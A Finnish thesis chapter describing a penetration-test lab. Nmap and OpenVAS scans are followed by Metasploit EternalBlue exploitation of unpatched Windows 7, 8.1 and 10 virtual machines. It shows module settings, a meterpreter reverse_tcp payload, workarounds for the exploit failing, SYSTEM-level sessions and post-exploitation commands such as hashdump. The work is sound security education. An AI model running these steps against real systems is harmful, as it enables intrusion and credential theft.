
4 TOIMEKSIANNON TOTEUTUS

Testiympäristö koostui virtuaalikoneista, jotka olivat kytkeytyneenä samaan virtuaaliseen sisäverkkoon. Virtualisointialustaksi valittiin Oraclen VirtualBox, koska allekirjoittaneella oli jo kokemusta VMwaren virtualisointiohjelmista ja halua laajentaa kokemuksiaan. Kohdevirtuaalikoneet jätettiin päivittämättä ja palveluita avattiin portteihin mahdollisimman laajan hyökkäyspinta-alan saamiseksi. Kohdealustoiksi valittiin Windowsin työpöytäversioiksi tarkoitetut käyttöjärjestelmät, joita Microsoft vielä tukee päivityksillä. Kohdealustoina ovat Windows 7, Windows 8.1 ja Windows 10. Hyökkäysalustaksi valittiin Kali Linux.

Testiympäristön luomisen toteutus lähti liikkeelle lataamalla tarvittavat tiedostot, kuten levykuvat ja virtualisointiohjelma. Virtualisointiohjelman asennuksen jälkeen aloitettiin virtuaalikoneiden luonti, johon käytettiin levykuvia. Virtuaalikoneita asentaessa tuli ottaa huomioon käyttöjärjestelmien vaatimat speksit, jotta virtuaalikoneet toimivat takkuilematta. Speksien määrittelemisen jälkeen aloitettiin urakka asentamalla käyttöjärjestelmät ja konfiguroimalla tarvitut ohjelmat käyttökelpoisiksi.

Virtuaaliympäristöstä dokumentoitiin ylös excel-taulukkoon virtuaalikoneet, koneiden nimet, käyttäjätunnukset, salasanat, domainit ja osoitetiedot.

Toimeksianto aloitettiin luomalla testiympäristö haavoittuvaisille koneille. Testiympäristön luomisen jälkeen aloitettiin testaaminen, millä keinoilla oli mahdollista päästä sisään järjestelmiin. Kuvasta 2 käy ilmi virtuaalisen verkon asetukset.



Kuva 2. Virtuaaliverkon asetukset.

Virtuaaliympäristön luomisen jälkeen aloitettiin tapahtumainkulun demonstroiminen. Aluksi oli tarve havaita potentiaaliset kohteet, jota varten hyödynnettiin nmap-nimistä työkalua. Potentiaalisten kohteiden etsimiseen käytettiin komentoa *nmap -sL -oN ~/Documents/nmap/scanresult*, jolla luetteloitiin skannattavat kohteet ja talletettiin skannerin löytämät tulokset tekstiasiakirjaan haluttuun hakemistoon. Komennon olisi voinut vielä erikseen rajata koskemaan tiettyä IP-osoiteavaruutta, sillä komennon ollessa kyseisessä muodossa julkista verkkoa skannattaessa osumien määrä olisi noussut käsittämättömän korkeaksi. Yleiseen muotoon päädyttiin, sillä testipuitteissa oli jo olettama rajoitetusta määrästä havaittavia koneita. Komento löysi kolme päällä olevaa konetta ja luetteloi vastanneiden koneiden avoinna olivat portit ja avoimissa porteissa toimivat palvelut. Dmitry-työkalulla komentona käytettiin *dmitry -sp – o ~/Documents/dmitryresults*, joka listasi avoinna olevat portit kohteesta.


Kohteiden havaitsemisen jälkeen aloitettiin haavoittuvuusanalyysin teko kohdekoneita vastaan. Haavoittuvuusanalyysiin käytettiin OpenVAS-nimistä ohjelmaa. OpenVAS käynnistettiin komennolla */etc/init.d/openvas-scanner start*. Tämän jälkeen avattiin verkkoselain, jolla otettiin yhteys paikalliseen isäntäporttiin, jossa OpenVAS-palvelu käynnistyi edeltävällä komennolla. Palveluun kirjauduttiin sisään asennuksen yhteydessä luoduilla tunnistetiedoilla, jonka jälkeen päästiin luomaan skannauspolitiikat kohdekoneille. Skannaustulokset tulivat graafisesti esitettynä ja listauksena.

Kuvassa 3 kohteet on skannattu yhdessä paketissa ja löydetyt huomionarvoiset asiat esitetty listana. Vakavimmat haavoittuvuudet liittyvät hajautetun levyjärjestelmän eli SMB-palvelimen tietoturva-aukkoihin, porteissa toimiviin palveluihin ja vanhentuneeseen käyttöjärjestelmään.

Vulnerability	Severity	QoD	Host	Location
Check for Discard Service	10.0 (High)	80%	100.200.123.7	9/tcp
OS End Of Life Detection	10.0 (High)	80%	100.200.123.10	general/tcp
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	100.200.123.7	445/tcp
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	100.200.123.8	445/tcp
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	100.200.123.10	445/tcp
echo Service Reporting (TCP + UDP)	5.0 (Medium)	80%	100.200.123.7	7/tcp
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	100.200.123.7	135/tcp
Check for Quote of the day Service (TCP)	5.0 (Medium)	80%	100.200.123.7	17/tcp
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	100.200.123.8	135/tcp
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	100.200.123.10	135/tcp


Kuva 3. Haavoittuvuusanalyysin tulokset.

Kuvassa 4 OpenVAS-työkalu on havainnollistanut löydettyjen haavoittuvuuksien lukumäärää kokoamalla ne yhteen. Graafista voidaan tulkita, että mahdollisia hyökkäysteitä kohteisiin löytyy ja grafiikkaa voidaan käyttää selkeänä demonstraationa yleisölle, jolle pitää vakuuttaa haavoittuvuuksien olemassaolo ja niiden vakavuusaste.



Kuva 4. Piirakkadiagrammi haavoittuvuuksista.


OpenVAS luo luetteloiduista haavoittuvuuksista asiasanalistan, josta voidaan välittömästi nähdä, millaisista asioista haavoittuvuudet koostuvat, kuten Kuvasta 5 voi havannoida. Haavoittuvuuksien havainnollistaminen asiasanoilla helpottaa merkittävästi testausprosessin seuraavaa vaihetta: tunkeutumisyrityksiä, sillä testaajan tarvitsee vain vilkaista pilveä saadakseen uuden suunnan yrityksille.



Kuva 5. Asiasanapilvi tuloksista.

Kohteiden löytymisen jälkeen ensimmäistä osoitetta aloitettiin tunnustelemaan nmapin komennolla *nmap -sV -O 100.200.123.7*, jolla tunnusteltiin porteissa toimivia palveluita ja käyttöjärjestelmäversiota ensimmäisestä kohteesta. Komento tuotti runsaasti informaatiota kohdejärjestelmästä ja mahdollisti tien useammalle hyökkäysvektorille, kuten Kuvasta 6 voitiin huomata. Kohteen 1 käyttöjärjestelmä tunnistettiin Windows 7:ksi ja

avonaisia portteja löytyi useampi. Potentiaalisimpana hyökkäysvektorina voitiin pitää Kuvan 3 haavoittuvuusanalyysiyhteenvedon perusteella porttia 445, jossa SMB-palvelin oli käynnissä. Myös asiasanapilven SMB-avainsanan suurempi fonttikoko tuki löydöksen merkityksellisyyttä.




Kuva 6. Kohteen 1 skannaustulokset.

Tuloksen analysoinnin jälkeen siirryttiin tunkeutumistestausvaiheeseen, jossa tunkeutumistyökaluksi valikoitui Metasploit tehokkuutensa takia. Metasploit käynnistettiin komentoriviltä komennolla *msfconsole*. Seuraavaksi piti etsiä Metasploitin kirjastosta tapaukseen soveltuvia moduuleita, jotka koostuivat apumoduuleista, haavoittuvuuden hyödyntäjistä ja haittakuormista.

Skannerilta löytyneestä SMB-palvelimen haavoittuvuudesta avattiin lisätiedot auki, jolloin haavoittuvuuden yksityiskohtia päästiin tutkimaan tarkemmin. Merkityksellisin löytö sopivan haavoittuvuuden hyödyntäjän löytämiseen löytyy haavoittuvuuden lähdetiedoista, joita käyttämällä voidaan etsiä Metasploitista haavoittuvuuteen käypiä työkaluja. Haavoittuvuuden lähdetiedot on esitetty Kuvassa 7. Seuraavaksi Metasploitin komentoriville kirjoitettiin komento *search CVE-2017-0143*, joka palautti Kuvassa 8 esiintyvät moduulit. Hakutuloksina löytyi haavoittuvuuden hyödyntäjiä ja pari apuohjelmaa.


Kuva 7. OpenVAS-skannerilla löydetyn haavoittuvuuden lisätietoja.



```
msf5 > search cve-2017-0143

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   Yes    MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

Kuva 8. Metasploitin moduulihaun tulokset.


Vastaavat moduulit olisivat myös löytyneet käyttämällä komentoa *search ms17-010*, mutta koska haku tuotti jo itsessään tuloksen, voitiin siirtyä seuraavaan vaiheeseen eli tunkeutumiseen. Moduuli otettiin käyttöön komennolla *use exploit/windows/smb/ms17_010*, jonka tiedot saatiin näkyville kirjoittamalla seuraavaksi komento *show info,* jonka tuloste näkyy Kuvassa 9.



```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  Equation Group
  Shadow Brokers
  thelightcosine

Available targets:
  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

Check supported:
  Yes

Basic options:
  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT          445              yes       The target port (TCP)
  SMBDomain      .                no        (Optional) The Windows domain to use for authentication
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Payload information:
  Space: 2000
```

Kuva 9. Moduulin tietoja.


Kuvassa 9 on listattu moduulin tiedot ja asetukset, joita lähdetään täyttämään tarvittaessa. Moduulista puuttui kohdekoneen osoite, joka asetettiin komennolla *set RHOSTS 100.200.123.7*. Seuraavaksi tuli asettaa haavoittuvuuden hyödyntäjälle haittakuorma, joksi valittiin komentokuori. Haittakuorman asetuksia tuli ensin muuttaa, joten haittakuorma laitettiin aktiiviseksi komennolla *use payload/windows/x64/meterpreter/reverse_tcp*. Haittakuorman tietoja päästiin tarkastelemaan komennolla *show info,* jonka tiedot näkyvät Kuvassa 10.



Kuva 10. Haittakuorman tietoja.

Kuvassa 10 näkyy prosessissa käytettyjä komentoja, tietoa haittakuormasta ja sen vaatimista asetuksista. Haittakuorma tarvitsi vielä hyökkäävän koneen osoitteen, joten se lisättiin komennolla *set LHOST 100.200.123.11*. Tämän jälkeen vaihdettiin takaisin haavoittuvuuden hyödyntäjään komennolla *use exploit/windows/smb/ms17_010*. Takaisinvaihdon jälkeen asetettiin haavoittuvuuden hyödyntäjälle haittakuorma komennolla *set*

payload windows/x64/meterpreter/reverse_tcp. Haittakuorman asettamisen jälkeen haavoittuvuutta ryhdyttiin kokeilemaan komennolla *exploit*. Haavoittuvuuden hyödyntäjä tuotti tulosta ja kohteeseen päästiin sisään, kuten Kuvasta 11 on nähtävissä.




Kuva 11. Kohdekoneen järjestelmätiedot.

Tässä vaiheessa kohdekone on päästy sisään, jolloin käyttöoikeuksien korottaminen tapahtuu komennolla *getsystem*. Järjestelmänvalvojan oikeuksien saamisen jälkeen on muun muassa mahdollista avata *meterpreter*-istunnon kautta Windowsin komentokehotetulkki, ottaa kuvakaappauksia kohteen näytöstä, hallita etänä kohdetta, poimia tiedostoja, ladata tiedostoja kohdekoneeseen hyökkäävästä koneesta tai nuuskia kohdekoneen näppäinpaineluita vain muutamalla komennolla. Esimerkiksi komento *run winenum* luetteloi kaikki tiedot Windowsista erillisiin tiedostoihin eriteltyinä, kun taas komento *hashdump* kaivaa kohteen käyttäjien salasanasotkut esille.

Kohteen 2 tunkeutumisprosessi oli hyvin samankaltainen Kohteen 1 kanssa. Nmapin kanssa tunnustelu samalla komennolla kuin Kohdetta 1 tunnusteltaessa, pl. kohdeosoite, tunnisti Kohteen 2 käyttöjärjestelmän Windows 8.1:ksi ja haavoittuvuusskannerin tehtyä haavoittuvuusanalyysi, aukoksi paljastui SMB-palvelimen haavoittuvuus aivan kuten Windows 7:llä. Metasploitissa Windows 8.1 kohdalla käyttöjärjestelmään soveltuvaa haavoittuvuuden hyödyntäjää haettiin komennolla *search eternalblue*, jonka tuottamista tuloksista valittiin käytettäväksi moduuliksi *exploit/windows/x64/smb/ms17_010_eternalblue_win8*. Haittakuormaksi valittiin sama takaportti kuin Kohteelle 1. Hyökkäys käynnistettiin, mutta huomattiin, että 8.1:stä puuttui moduulin tarvitsemat nimetyt putket, sillä haavoittuvuuden hyödyntäminen ei onnistunut. Putkella tarkoitetaan tiedostoa, johon

useammat prosessit voivat injektoida dataa tai josta ne voivat lukea tietoa. Asiaa mukauduttiin avaamalla virtuaalikoneesta ryhmäkäytäntöeditori ja antamalla nimettyjen putkien arvoja tietokenttään, kuten Kuvasta 12 voidaan nähdä.



Kuva 12. Ryhmäkäytäntöeditorin asetus.

Tämän jälkeen hyökkäys käynnistettiin uudelleen kohdetta vastaan, mutta ongelmaksi koitui kohteen järjestelmän kaatuminen muistin ylivuodon takia. Kohde bootattiin uudelleen virtualisointialustasta. Muistin ylivuoto johtui Metasploitin moduulin haavoittuvuuden hyödyntäjän tietueen väärästä oletusarvosta, joka korjattiin pienentämällä arvoa komennolla *set GroomAllocations 4*. Tämän jälkeen haavoittuvuuden hyödyntäminen onnistui ja Kohteeseen 2 päästiin sisään, kuten Kuva 13 havainnollistaa.

```
meterpreter > sysinfo
Computer        : V-USER8-PC
OS              : Windows 8.1 (6.3 Build 9600).
Architecture    : x64
System Language : fi_FI
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT-hallinta\SYSTEM
meterpreter >
```
Kuva 13. Kohde 2 – lopputulos.

Kohdetta 3 testattaessa prosessi oli hyvin samankaltainen kuin Kohteen 2 tapausta tutkiessa. Kohteen 3 käyttöjärjestelmä ja avoimet portit saatiin esille samalla komennolla kuin aiempienkin kohteiden, haavoittuvuusskanneri tuotti saman aukon kuin muillekin. Haavoittuvuuden hyödyntäjäksi kelpasi sama moduuli kuin Windows 8.1:lle, sillä kyseinen moduuli tuki järjestelmiä Windows 8:sta ylöspäin. Haittakuormana toimi sama takaportti. Hyökkäys käynnistettiin ja kävi samoin kuin Windows 8.1:n kohdalla, hyökkäys ei mennyt läpi. Ongelma korjattiin samalla tapaa kuin Kohteen 2 kohdalla, muuttamalla ryhmäkäytäntöeditorissa nimettyjen putkien arvoja. Aikaisemmasta yrityksestä oli otettu

opiksi, joten moduulin *GroomAllocations*-tietueen arvo laskettiin tarkoituksellisesti alhaiseksi, jolloin istunnon luominen onnistui ilman järjestelmän kaatumista muistin ylivuodon takia, kuten Kuvasta 14 näkyy. Näin haavoittuvuuksia saatiin hyödynnettyä murtautumiseen Metasploit-työkalulla.

```
meterpreter > sysinfo
Computer        : DESKTOP-4QQHGVB
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : fi_FI
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT-hallinta\SYSTEM
meterpreter >
```

Kuva 14. Kohde 3 – Lopputulos.

Lopuksi vuorossa opinnäytetyön päätös, jossa pohditaan eteen tulleita haasteita, työn etenemistä ja mahdollisia solmukohtia. Seuraavassa luvussa annetaan myös pikainen katsaus opinnäytetyössä käytettyihin lähteisiin ja perustellaan tietoturvatestauksen hyödyllisyyttä.

5 LOPUKSI

Tietoturvatestausta tarvitsevat erityisesti yritykset, jotka käsittelevät korttitietoja, sillä PCI-DSS-standardi edellyttää niitä testaamaan ja valvomaan tietoturvajärjestelmiä säännöllisesti. Osana tietoturvatestausta kuuluu myös tutkiminen, sillä nollapäivähaavoittuvuuksien löytäminen on kilpajuoksua rikollisten kanssa. Löydetyt aukot lisätään julkiseen tietokantaan, jota tietoturvatestaajat voivat käyttää toimessaan työkaluna. Opinnäytetyössä testattiin vain työpöytäversioita Windows-käyttöjärjestelmästä, kun taas hyökkäyspinta-ala ulottuu myös käyttöjärjestelmän palvelinversioihin. Toisaalta opinnäytetyössä käytettyjen haavoittuvuuksien hyödyntämisen pitäisi toimia myös palvelinversioissa, mutta asiaa ei tutkittu. (Penetration Testing Execution Standard 2014c.)

Opinnäytetyössä toteutuivat alussa odotetut osa-alueet, vaikka demonstraatioprosessia olisi voinut laajentaa käyttämään useampia keinoja. Toisaalta käytetyt keinot toimivat jokaisella valitulla alustalla, joten muita keinoja ei tarvinnut hyödyntää. Mikäli toimineiden haavoittuvuuden hyödyntäjien käyttö ei olisi onnistunut, olisi mahdollista ollut tehdä väsytyshyökkäys tunnistetietoja kokeilemalla ja löydettyjä tunnistetietoja käyttäen ladata sorvattu haittaohjelma kohteeseen, jolloin takaportti olisi mahdollisesti auennut.

Opinnäytetyön toteutuksen haasteena oli kirjallisen osuuden kielen valinta, sillä suurin osa lähdemateriaalista oli englanniksi, eikä alalle ole täysin vakiintunutta sanastoa suomeksi. Esimerkiksi Sanastokeskus TSK:lla on Tietotekniikan termitalkoot -projekti käynnissä, eikä sivustolla ollut kaikille lähdemateriaalin termeille suomennoksia. Lähdemateriaalina käytettiin merkittävien toimijoiden tuotoksia ja lähteet olivat ajankohtaisia.

LÄHTEET

Aharoni M.; Hertzog R. & O'Gorman, J. 2017. Kali Linux Revealed – Mastering the Penetration Testing Distribution. USA: Offsec Press.

Ali S.; Allen L. & Heriyanto T. 2014. 2. painos. Kali Linux – Assuring Security by Penetration Testing. Master the art of penetration testing with Kali Linux. Birmingham: Packt Publishing.

Ali S.; Allen L.; Heriyanto T. & Johansen, G. 2016. 3. painos. Kali Linux 2 – Assuring Security by Penetration Testing. Birmingham: Packt Publishing.

Allen, L. 2012. Advanced Penetration Testing for Highly Secured Environments: The Ultimate Security Guide. Birmingham: Packt Publishing.

